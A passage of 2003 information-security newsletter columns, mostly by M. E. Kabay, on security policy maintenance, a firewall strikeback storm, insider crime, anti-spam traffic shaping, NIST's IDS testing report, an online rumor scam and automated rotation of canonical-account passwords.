One other quick note: the registration process uses e-mail. For each phone number supplied, the NDNCR Web site sends you an e-mail message with a coded URL that confirms the addition of the number. It asks you to print the message. Personally, I find it easier to keep track of all my online transactions simply by saving them with a descriptive name as a TXT or HTM file in a directory called [d]:\Archives\Orders (where "d" is the disk drive letter). It's easy to print those on demand or to include them in an e-mail message if I ever need to return a defective product or for any other reason relating to the transaction.

* * *

For further reading:

National DO NOT CALL Registry < http://donotcall.gov/default.aspx >

FAQ (Frequently Asked Questions): National DO NOT CALL Registry
< http://donotcall.gov/FAQ/FAQConsumers.aspx#top >

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

The Elements of Policy Style (5)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, I am updating materials I wrote for Chapter 28 (Security Policy Guidelines) of the _The Computer Security Handbook, 4th Edition_ . This fifth and final column provides suggestions on maintaining security policies.

There can be no fixed policy document that covers all eventualities. The information security field changes constantly, and so must policies. Information security is a process much like total quality management: for success, both require a thoroughgoing integration into corporate culture.

Above all, some named individuals must see maintaining security policies as an explicit part of their job descriptions. Hoping that someone will spontaneously maintain security policies is like hoping that someone will spontaneously maintain financial records. However, security policies should represent the best efforts of people from throughout the organization, not the arbitrary dictates of just one person.

Review Process

An information protection working group can meet regularly—quarterly is a good frequency to try—to review all or part of the policies. Employees can be encouraged to suggest improvements in policies or to propose new policies. The working group can identify key areas of greatest change and work on those first, leaving minor policy changes to subcommittees. Members of the working group should discuss ideas with their colleagues from throughout the enterprise, not just with each other. Every effort should contribute to increasing the legitimate sense of involvement in security policy by all employees, including managers and executives.

Announcing Changes

Drafts of the new versions can be circulated to the people principally affected by changes so that their responses can improve the new edition. Truly respectful enquiry will result in a greater sense of ownership of the policies by employees, although few of them will rejoice in the new policies. Some employees will see new security policies merely as a mild irritant, while others may view them as a tremendous obstacle to productivity, and a general nuisance.

Ideally, major changes in policy should be described and explained in several ways. For example, a letter or e-mail (digitally signed, one hopes) from the President, Chair of the Board of Directors, Chief Officers (CEO, CIO, CFO), or the Chief Information Security Officer can announce important changes in policy and the reasons for the changes. A brief article in the organization's internal newsletter, or a spot on the intranet, can also provide channels for communicating the policy decisions to everyone involved.

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Vmyths Deserves Our Support

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Rob Rosenberger, the well-respected (and sometimes detested) co-founder of Vmyths.com, is going the Persian Gulf to serve the nation in his capacity as an Air Force reservist and professional military historian. With his colleagues Eric Robichaud and Dr George C. Smith (author of the famous book, _The Virus Creation Labs_), Rosenberger has been publishing factual analysis of viruses, virus hoaxes, and marketing hyperbole since 1988. The Vmyths site is known as a reliable source of information for debunking scary stories about non-existent threats (e.g., the "jdbgmgr.exe" virus hoax, which tricks gullible victims into deleting a perfectly normal operating system file – just like the old "sulfnbk.exe" hoax of 2001). More dangerously for the Vmyths crew, they also regularly puncture exaggerated press releases from incompetent antivirus-company market droids with only the faintest notion of the technical details they include in their alarmist news releases about the latest End-of-the-Internet-Virus/Worm attacks and why their company's products are the only solution to prevent the End-of-the-Internet. Then they proceed to enrage news organizations whose reporters believe that publishing news stories can legitimately consist of adapting press releases from vendors without checking any facts.

The bad news for all of us who depend on the site for accurate analysis of malicious software news is that Vmyths long ago ran out of money and may close permanently.

Rosenberger has steadfastly refused ever to accept advertising from antivirus companies because of the conflict of interest that such dependence would cause. For example, his research on the astounding story about how the antivirus industry supplied live virus code to the government of China back in 2000 (see "The China Syndrome") caused such a ruckus that Rosenberger was asked by US government officials not to publish an article specifically identifying a particular company as a chief actor in the scheme (see "Replacement Column" for details).

I feel strongly that losing Vmyths would be a serious blow to all of us who benefit from its irreverent independence and intelligence (in all senses of the word). I call on my readers to mobilize their pocketbooks and their marketing departments to help save this site from stasis and oblivion by

(a) Contributing directly to the fund (see "Vmyths needs your support") as I just have via a link on their Web site;
(b) Contacting Eric Robichaud (phone +1.401.767.3106 x221) to discuss advertising and sponsorship on the site.

In addition, if there are any venture capitalists out there, Vmyths could do with a solid infusion of capital to establish an endowment, so think about that too.

In the meantime, I wish Rob all the best as he travels to the Gulf and hope that he (and all the troops) will return safely home soon.

* * *

For further reading:

About VMYTHS < http://www.vmyths.com/about/index.cfm >

Delio, M. (2001). The Man Who Debunks Virus Myths.
< http://www.wired.com/news/technology/0,1282,45812-2,00.html >

Delio, M. (2003). Vmyths Hovering at Death's Door.
< http://www.wired.com/news/infostructure/0,1377,59473,00.html >

jdbgmgr.exe virus hoax < http://www.vmyths.com/hoax.cfm?id=275&page=3 >

Rosenberger, R. (2001). Replacement Column.
< http://www.vmyths.com/rant.cfm?id=409&page=4 >

Rosenberger, R. (2003). The China Syndrome.
< http://vmyths.com/resource.cfm?id=49&page=1&start=1 >

Smith, George C. (1994). _The Virus Creation Labs: A Journey into the Underground._ American Eagle Publications (

Vmyths needs your support.
< http://vmyths.com/resource.cfm?id=84&page=1 >

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: <
http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Strikeback Firestorm

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Anthony B. Nelson, President of the ESTec Systems Corp. in Edmonton, Alberta, Canada < http://www.estec.com > very kindly wrote to me with an interesting followup to an article on not striking back against perceived attacks from a few months back. The following is Mr Nelson's slightly edited text:

>Some time ago a firewall called Sidewinder had an option for a _finger_ attack. If you enabled it and the firewall recognized an attack it would initiate a retaliatory _finger_ attack against the originator of the attack.

Two of my clients had purchased Sidewinder firewalls and both had enabled the strikeback feature. The two companies also had a joint venture project going on. An employee from company A was seconded to company B for the duration of the project. When he arrived at company B, he tried to access internal resources at company A as he believed he was allowed to do. It did not work, so he repeatedly tried different ways to do it. At some point in this process, the Sidewinder firewall at company A determined that his activity constituted an attack; it therefore initiated a strikeback. The Sidwinder firewall at company B looked at the strikeback and determined that _it_ was an attack and so it initiated its own strikeback to A's strikeback.

Both companies at that time were running T1 lines to the Internet. The firewalls filled the pipe with attack and counterattack, effectively cutting both companies off the net until an administrator at one of the companies shut down their firewall, ending the data storm.

I was asked to perform the forensic analysis of the event. After reading my report, both companies turned off the strikeback feature.<

My thanks to Mr Nelson for this excellent example of a data storm. In system engineering terms, the situation exemplifies a positive feedback loop; each component responds with an increased reaction to the response of the other component and so the problem gets worse and worse. From a programming standpoint, the situation is similar to a deadly embrace, since each firewall is waiting for the other to stop. The problem cannot be resolved by the firewalls themselves; termination requires external intelligence and intervention. Finally, in a sense, the problem is a kind of race condition, since it does not occur unless the communicating systems have the misfortune to pick partners with the same configuration (much as in a programming race condition, where a problem doesn't happen unless two processes interact in a particular sequence and time-window).

Keep those interesting cases coming, folks!

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Insider Attacks: A Thorny Problem

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Prof. Jim Maloney, one of the stellar instructors in the Norwich University MSIA program, recently circulated a pointer to a Gartner Group press release on insider crime < http://www3.gartner.com/5_about/press_releases/pr29may2003a.jsp >. The headline reads, "Gartner Says 60 Percent of Security Breach Incident Costs Incurred by Businesses Will Be Financially or Politically Motivated" and the text includes such warnings as, "By 2005, 60 percent of security breach incident costs incurred by businesses will be financially or politically motivated, according to Gartner, Inc. . . . Most of these financial losses will be the work of insiders working alone or in conspiracy with outsiders." According to Richard Hunter, VP for Gartner, "There is a delicate balance between limiting insider access to information and crippling the ability to create revenue. . . . Generally, this conflict between security and commerce is resolved in favor of creating revenue and therefore facilitating insider crime."

How do we know insider crime is a problem? How do we know it's increasing? Alas, we have to work mostly with imprecise information. Word of mouth among security experts consistently suggests that only about 10% of all computer-related crimes are ever reported, but that just refers to those that are detected. By definition, we know nothing about crimes that aren't detected (except that some old crimes occasionally pop into view months or years later). As for surveys, all of them use self-selected samples, so we cannot rely much on the precise numbers we get; however, they are useful in getting a sense of the range of crimes and costs that the respondents encounter. Surveys that report changes in trends suffer from the fundamental difficulty of all non-random sampling: we cannot tell if the year-to-year changes represent the underlying phenomenon (crime rates and costs) or in confounding variables (willingness to report the crimes and bias in estimating costs).

But all that aside, Mr Hunter hits an important point in his comment above: insider crime is even harder to defend against than external attacks. Protecting information against outsiders is, at least in principle, relatively simple: after all, they aren't normally supposed to have access to confidential information at all (this simple view does ignore the real complications of supply-chain and customer-relationship management, in which sharing information with trading partners is a key to long-term success). But how do we handle information sharing within our own organizations? How do we maintain an environment that fosters creativity through the free flow of knowledge and ideas while protecting ourselves against damage from Bad People?

I think that the best approach is to use everything we know about proper hiring and management of employees to select trustworthy people and to maintain vigilance against dishonest and disgruntled staff members. As a general policy, I strongly support the view that our default mode in most organizations should be to share information internally unless it needs to be sequestered. That means, for example, that ideas on improving a product would be considered company-confidential and fair game for discussion among employees; in contrast, the specific development details in the engineering department would be classified as department-confidential and restricted to those with a need to know.

I think that with an appropriate balance between security and openness, we can have our creative cake without giving it away to be eaten by our competitors.

* * *

For further reading:

Kabay, M. E. (2000). Personnel and security: Hiring.
< http://www.nwfusion.com/newsletters/sec/0501sec2.html >

Kabay, M. E. (2001). Understanding computer crime studies and statistics.
< http://www.mekabay.com/methodology/index.htm > or
< http://www.mekabay.com/methodology/crime_stats_methods.pdf >

Kabay, M. E. (2003). Employment practices and policies. Chapter 31 in _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

* * *

INFOSEC UPDATE 2003 – MONTREAL CANADA – 4-5 & 7-8 August 2003. See http://www.dmcyul.com for details in English _et en français_.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Time To Stop Spam

by Stephen Cobb, CISSP
Adjunct Professor, MSIA Program
Norwich University, Northfield VT

[Note from M. E. Kabay: My good friend and colleague Stephen Cobb sent me this good news about progress in the fight against spam. Introducing delays into network responses is a well-established approach to interfering with automated attacks; for example, automated dictionary attacks on passwords via logon interactions can be stymied by a two- or three-minute delay every few wrong-guesses. I'm glad to see someone implementing this technique to deal with the wretched people who are abusing the 'Net with their floods of junk.

As a matter of full disclosure, I (MK) have no commercial relation whatsoever with the vendor named in the following article. Please communicate directly with Stephen Cobb for all commentary about this article.]

* * *

Networks can use time to stop spam – and I mean this quite literally. People may argue about the definition of unsolicited bulk e-mail or spam, but nobody disputes the fact that it continues to grow in volume, month after month, despite lawsuits and legislation (spam is already illegal in 30 states and, since most spam is commercially deceptive, much of it is a violation of the Federal Trade Commission Act).

And nobody disputes the fact that spam places network administrators between a rock and hard place, where the rock is user complaints and the hard place is mail servers that are groaning and, all too often, collapsing, under the weight of expanding spam traffic. Security officers are being challenged as well, by spam's threat to uptime and availability, and its growing popularity as a distribution mechanism for malicious code and fraudulent scams.

Unfortunately, but perhaps understandably, the most common choice for anti-spam defense is filtering. This assumes spam is akin to malicious code, something you can readily identify and quarantine. But spam is the Achilles of e-mail threats, at once more powerful and yet more vulnerable. If you doubt the power of spam, talk to your local ISP. When a spammer targets your domain you can be staring down the barrel of a spam cannon firing 6 million messages an hour (entirely possible using an OC3 and a six-pack of optimized MTAs equivalent to the Ironport A60).

Some Spam will always beat filters. This is because spam shares so much digital DNA with legitimate high volume e-mail--like this newsletter or my Discover card payment reminder--as to be practically indistinguishable. Rachet up the filters and you loose wanted e-mail. As for blacklisting as a spam defense, that is now fraught with problems too numerous to mention.

And spammers have a strong incentive to beat filters and blacklists: economics. Unlike virus writers, spammers are in it for the money. Which turns out to be good news, because that is also their Achilles' heel. Consider what happens to a spam cannon when the target network is so slow, most of the messages don't even leave the barrel: It moves on to the next target. In other words, if you can't get a network to accept a high rate of messages per minute, there is clearly no

money to be made there, and you move on.

I know this because my colleagues in ePrivacy Group's anti-spam laboratory figured out how to make a large network appear--to spammers--as though it is very slow. When they tried this trick at an ISP whose servers had been collapsing under relentless spam attacks, the effect was immediate and quite astonishing. Spam attacks were either repelled or displaced. The good e-mail came through faster, without false positives, and server loads returned to manageable levels while user complaints plummeted.

The techniques used to accomplish this, a combination of traffic analysis and traffic shaping, have now been "productized" in an appliance that can be dropped into place between the Internet and an organization's e-mail servers. The technology, appropriately named SpamSquelcher, works best when it is applied to networks of 5,000 mailboxes or more, and it can be an effective complement to filtering strategies. That's because spam squelching eliminates the biggest weakness of filtering: the need to receive all the messages that a spammer sends in order to then decide which are spam and which are ham.

Whether you filter in-house or through a service, the spam has to be accepted by someone before a filter can look at it--which actually tends to increase spam volumes. Besides, if your first line of defense is squelching, rather than filtering, you can not only win back valuable server capacity, but also enjoy the distinct pleasure of knowing you are making like more difficult for spammers. And maybe, if enough networks adopt this strategy, the age of spam could come to an end, finally done in by the manipulation of time.

* * *

About Stephen Cobb:

Stephen Cobb, CISSP, is the author of _Privacy for Business: Web Sites and E-mail_ (Dreva Hill, 2002) and two dozen other books. In addition to teaching Information Assurance at Norwich University, Vermont, he is a senior vice-president at ePrivacy Group, the developers of SpamSquelcher(TM). Stephen can be e-mailed as scobb at either cobb dot com or eprivacygroup dot com.

* * *

For further reading:

SpamSquelcher < http://www.eprivacygroup.com/article/articlestatic/57/1/6 >

Schwartau, W. (1999). _*Time Based Security: Practical and Provable Methods to Protect Enterprise and Infrastructure Networks and Nation.*_ Interpact Press (Seminole, FL). ISBN 0-962-8700-4-8)

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

NC4 Supports Infrastructure Protection

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The National Center for Crisis and Continuity Coordination (NC4) provides a useful service to private industry, law enforcement and government organizations who need to coordinate information sharing for infrastructure protection. The firm, a division of Candle Corporation, provides Web-based tools for defining groups of cooperating organizations and establishing modalities for secure communications among the members. Communications can include such elements as

* daily bulletin
* secure communications channels
* exercises, education & training
* color-coded visual status tracking system
* online customizable knowledge base.

The firm's home page at http://www.nc4.us currently defaults to a list of pointers to recent news articles about homeland security. A drop-down menu box at the top allows one to select from headlines from the most recent month of activity. Other news topics indexed on other pages include

* Business Continuity
* IT Disaster Recovery
* Cyber Crimes & Viruses
* Natural Disasters
* Bioterrorism
* International Terrorism
* Nuclear,Biological,Chemical Contaminates
* Hazardous Materials
* FEMA (Federal Emergency Management Agency).

Another section points to local and national alerts including

* Regional Traffic Conditions
* Severe Weather Alerts
* Earthquake Activity
* FAA Operational Delays.

NC4 also provides a systematic approach to incident management that can be adapted to the needs of participants. Consultants are available on demand to support development and implementation of the plans.

I met Jeff Covert, VP of Consulting for NC4, at the National InfraGard Congress in June 2003. I asked him what he felt was the single most important contribution NC4 could make to infrastructure protection. He answered, "We help people realize that their community is part of a wider community. We help build bridges among those communities to be aware of threats, respond and recover effectively. If you have a broader view, you can be more resilient in responding to threats."

It's far better to think about contingencies with factual information at hand than to base our plans on complete speculation, and it's always better to plan responses to emergencies than to react in a scatterbrained panic. I hope that some readers will find the resources above helpful in your own work as you manage networks and plan for appropriate responses to various emergencies.

Finally, the usual disclaimer: I have no association whatever, professional or financial, with the NC4. However, I wish them well in what seems to be a useful contribution to emergency planning.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

New NIST ITL Report on IDS

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The crew at the Information Technology Laboratory (ITL) of the National Institute of Standards and Technology (NIST) has recently published another valuable report for everyone interested in network security: NISTIR 7007, _An Overview of Issues in Testing Intrusion Detection Systems_ is available from the index page at < http://csrc.nist.gov/publications/nistir/index.html > (which points to many other useful reports) or directly as an Acrobat PDF download from < http://csrc.nist.gov/publications/nistir/nistir-7007.pdf >. In the most recent ITL BULLETIN (July 2003) which is available free by e-mail using instructions at < http://www.itl.nist.gov/lab/bulletns/subinfo.htm >, the editor, Elizabeth Lennon, summarizes the key findings of the report. Some of the highlights from her summary (paraphrased unless quoted):

Authors:

The report was written by "Peter Mell and Vincent Hu of NIST's Information Technology Laboratory, and Richard Lippmann, Josh Haines, and Marc Zissman of the Massachusetts Institute of Technology Lincoln Laboratory."

Purpose:

"The results of quantitative evaluations of IDS performance and effectiveness would benefit many potential customers. Acquisition managers need this information to improve the process of system selection, which is often based only on the claims of the vendors and limited-scope reviews in trade magazines. Security analysts who review the output of IDSs would like to know the likelihood that alerts will result when particular kinds of attacks are initiated. Finally, R&D program managers need to understand the strengths and weaknesses of currently available systems so that they can effectively focus research efforts on improving systems and measure their progress."

Measurable IDS Characteristics [for clarity in this abbreviated list, I have renamed some of these from the terms used by the authors]:

* Coverage: proportion of the known attacks recognized by the IDS "under ideal conditions";

* False-alarms (false positives): how often the IDS incorrectly claims a normal transaction is an attack;

* Detection rate: how often the IDS correctly identifies an attack;

* Resistance to attacks directed at the IDS itself;

* Capacity for high-bandwidth applications;

* Correlation: "This measurement demonstrates how well an IDS correlates attack events. These events may be gathered from IDSs, routers, firewalls, application logs, or a wide variety of other devices. One of the primary goals of this correlation is to identify staged penetration attacks. Currently, IDSs have only limited capabilities in this area."

* Generic identification: how well will the IDS identify attacks that are not include in signature files?

* Identification & classification: "This measurement demonstrates how well an IDS can identify the attack that it has detected by labeling each attack with a common name or vulnerability name or by assigning the attack to a category."

* Discrimination: ability to distinguish successful penetrations from probes;

* NIDS Capacity Verification: Network IDS "demands higher-level protocol awareness than other network devices such as switches and routers; it has the ability of inspection into the deeper level of network packets. Therefore, it is important to measure the ability of a NIDS to capture, process, and perform at the same level of accuracy under a given network load as it does on a quiescent network."

* Other measurements: "There are other measurements, such as ease of use, ease of maintenance, deployments issues, resource requirements, availability and quality of support, etc. These measurements are not directly related to the IDS performance but may be more significant in many commercial situations."

The report continues with the following topics:

* IDS testing efforts to date (highly variable in "scope, methodology, and focus");

* IDS testing issues (difficulties in collecting and analyzing attack scripts, differences between signature-based vs anomaly-based IDS, network-based vs host-based IDS, and approaches to handling background traffic);

* Recommendations for research methodology.

The research was funded in part by Defense Advanced Research Projects Agency (DARPA). Nice to see our tax dollars at work.

* * *

Other resources from the ITL:

NIST ITL Home Page < http://www.itl.nist.gov/ >

NIST ITL Computer Security Resource Center (CSRC) < http://csrc.nist.gov/ >

Archive of NIST ITL BULLETINS < http://csrc.nist.gov/publications/nistbul/index.html >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Imaginary-Rumor Mill

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I received an impressive-sounding alert one morning that announced that someone had posted information about me anonymously at < http://www.word-of-mouth.org >: "Our automated system has sent this email to you because someone just submitted a "Word-of-Mouth Report" at our website regarding the person or persons that use this email address: mkabay@norwich.edu."

The site simply reported that some anonymous person who has "known me well" "for ten years or more" posted some unspecificd information about me. The FAQ at the site went into much detail about how no defamatory material about anyone is stored on their servers. The trick is, though, that to obtain the gossip about you (or anyone else) from the anonymous person who is supposedly waiting to divulge all, you have to pay the owners (oh sorry, to "HELP SUPPORT WORD-OF-MOUTH.ORG") $19.97 a year to contact the anonymous gossip.

Something's not kosher here.

* Any system that provides anonymous information is inevitably going to spread misinformation, either because of incompetence or because of malice. Rumors are usually wrong in substance or in detail, whether they're spread through conversation at the water-cooler, through phone calls, via e-mail, or through a for-profit system using anonymized e-mail. Anonymity breeds irresponsibility.

* This site is registered as an ORG (reserved for non-profit organizations) and yet it charges money to users to find out what rumors are being circulated about them through its auspices. According to the FAQ, "The purpose of this site is to spread the valuable information source known as 'word-of-mouth' on a level never before known in the history of mankind, as a result helping the people of our world to make better decisions about the people they meet and know." Wouldn't one expect such an ostensibly laudable site to make the rumors available to their subjects free of charge for verification?

* Mitch Ratcliffe points out that in the USA, at least, privacy principles generally establish that a data subject should have access to information about themselves; he writes, "This is reprehensible abuse of identity and I'd like to find a lawyer to help take the guy behind it to court."

* Why would anyone want to post positive information anonymously? Well, as Michael Pugliese points out in a discussion thread, it's a perfect opportunity to post anonymous puffery about oneself for business purposes. So if anyone is stupid enough to rely on anonymous testimonials, they may deserve what they get. But who among friends and colleagues who "know the subject well" would ever post anything to such a site in the first place without communicating with the subject first?

* There is no way for a victim of defamation to force removal of an entry in the database. The

entry simply lists the anonymized contact point for someone who is spreading defamation, but there's no way to locate that defamer and no mechanism for forcing the company running the rumor mill to remove the contact point for that person.

* As pointed out by a blogger named Chris (I was unable to find his or her full name), it's very peculiar that anyone would be willing to respond time after time to individual requests for the information supposedly available through the anonymized e-mail. What kind of person wants to respond to dozens, hundreds or thousands of requests for gossip? What's the motive?

* Larry Seltzer at the Security Supersite wrote about this site at the end of May 2003. He provides links to discussions of the people who have been running this scam for several years under a variety of domain names; several correspondents stated that when some victims pay their fees and ask for the anonymous rumors, they receive no reports at all – they're "lost" or "unavailable."

* The Urban Legends Reference Pages have an entry for this site < http://66.165.133.65/computer/internet/wordofmouth.asp > where the author warns, ". . .Word-of-Mouth.Org . . . attempts to lure the gullible into joining their 'service' by spamming Internet users with ominous-sounding exhortations . . . . But only a sucker would pay to find out what anonymous people are saying about him, since anybody (including the people operating the service) could be generating the gossip."

Bottom line: ignore the alerts, add the domain to your spam-blocking list, warn your employees about the scam in your next security newsletter, and be prepared to calm down Aunt Bertha when she comes to you in alarm with one of the "reports."

And for those with some free time on your hands, see if you can interest Internet-fraud investigators into looking into these people's activities.

* * *

For further reading:

"Chris" (2003). Work in progress / Random thoughts. < http://ctl.idealog.info/random_thoughts/00120.html >

Kabay, M. E. (2003). Anonymity and identity in cyberspace. Chapter 53 in _Computer Security Handbook, 4th edition_, Bosworth & Kabay, eds. Wiley (see below for details). Earlier edition of paper at
< http://www.mekabay.com/overviews/anonpseudo.htm > and
< http://www.mekabay.com/overviews/anonpseudo.pdf >

Pugliese, M. (2003). Help us spy on your friends! < http://mailman.lbo-talk.org/pipermail/lbo-talk/Week-of-Mon-20030609/011058.html >

Ratcliffe, C. (2003). Looking for a lawyer…. < http://www.ratcliffe.com/bizblog/2003/07/17.html >

Seltzer, L. (2003). How low can you go? New community Web site is doing you no favors.

< http://security.ziffdavis.com/article2/0,3973,1111983,00.asp >

Stieffel, K. (2003). Avoid getting worked up by anonymous 'reports."
< http://sanjose.bizjournals.com/orlando/stories/2003/07/14/smallb4.html >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Locking Down Canonical Accounts

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Reader John Bumgarner told me about some nifty work he's been doing to lock down canonical accounts – those standard accounts that have the same password across all systems at the time they're installed. Typically they are used for system administration by software and hardware vendors but are left in their initial state because system owners don't realize that the accounts are there and vulnerable. These canonical accounts must have their passwords changed at once to prevent abuse, but many systems have their doors propped wide open by unchanged standard passwords. Another approach, on those systems that use resource accounting and controls, is to assign a zero value to some critical feature (such as maximum allowed CPU seconds or maximum allowed session minutes) for a canonical account; such a value precludes new logins to that account until system managers reset the parameter.

With my usual disclaimer (I have no financial relationship whatever with Mr Bumgarner, his product or his company), here's an edited version of what Mr Bumgarner wrote about his software project:

* * *

Canonical accounts not owned by end-users are among the easiest avenues for breaching system or network security. These trophy accounts often protect the crown jewels of an enterprise, but they are often configured to allow easy access to anyone.

On one security project I found an account that controlled hundreds of servers. Once the password for that account was broken, an attacker could pillage the network. The customer had no mechanism for rotating the account's password or auditing the account.

Out of that encounter I got an idea for a new security application, PassGuard (not to be confused with the PassGuard Framework that handles encryption of passwords), that would reduce administrator workload and improve security by generating complicated passwords and changing them automatically at set intervals. These automatically-changed passwords, coupled with an audit trail, should interfere with brute-force attacks on the canonical accounts.

A typical complex password would look like this:
%Z7F(TMP,ABp8_Gu`$#pVJA21<zmT7]`}HA'j"$N]GEGm=IO8JJn!XJbQ7&m}wq(lU?G<@H\ot1}ho\kQgmbu(Q(!V&=7?PK6S#th<8]zpFR.]ZP{3+\qy{4A,,z2Ue. A supercomputer running 43 trillion calculations per second would take about 5 x 10^32 years to stumble upon this password using brute-force testing.

When a person does need to access the system using one of the accounts protected by the complex password, he or she removes the account from the management mode and sets a new, human-usable password. The account can later be added back to the management queue with a few mouse clicks. One can even schedule the account to be automatically added back to the

queue, thus reducing administrator overhead. The same scheduling feature is useful for granting and terminating access to specific accounts by temporary employees.

The product also has several built-in audits which allow administrators to query the network for common security vulnerabilities such as unused accounts, and to perform corrective actions such as removing or locking an account. All the audits allow the administrator to generate a report which can be used by auditors or by management.

These pre-defined audits have even been used to identify hackers who were using privileged accounts in the customer network after hours. Audits can also be scheduled to run unattended with the results e-mailed to the administrator.

PassGuard currently controls only Windows-based operating systems, but versions for others, such as Solaris, HP-UX and Novell, are being developed. A version is also on the drawing board that will support other platforms such as networking devices.

For more information about this project, see < http://www.cyberwatchinc.com/products.htm >.

* * *

For further information

Contact John Bumgarner, M.A., CISSP, GCIH, IAM, SSCP at
Cyber Watch, Inc.
P.O. Box 690087
Charlotte, NC 28227-7001
Voice 704.573.4608
Fax: 704-573-6654
mailto:john.bumgarner@cyberwatchinc.com

Passguard Framework < http://passguard.sourceforge.net/ >

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

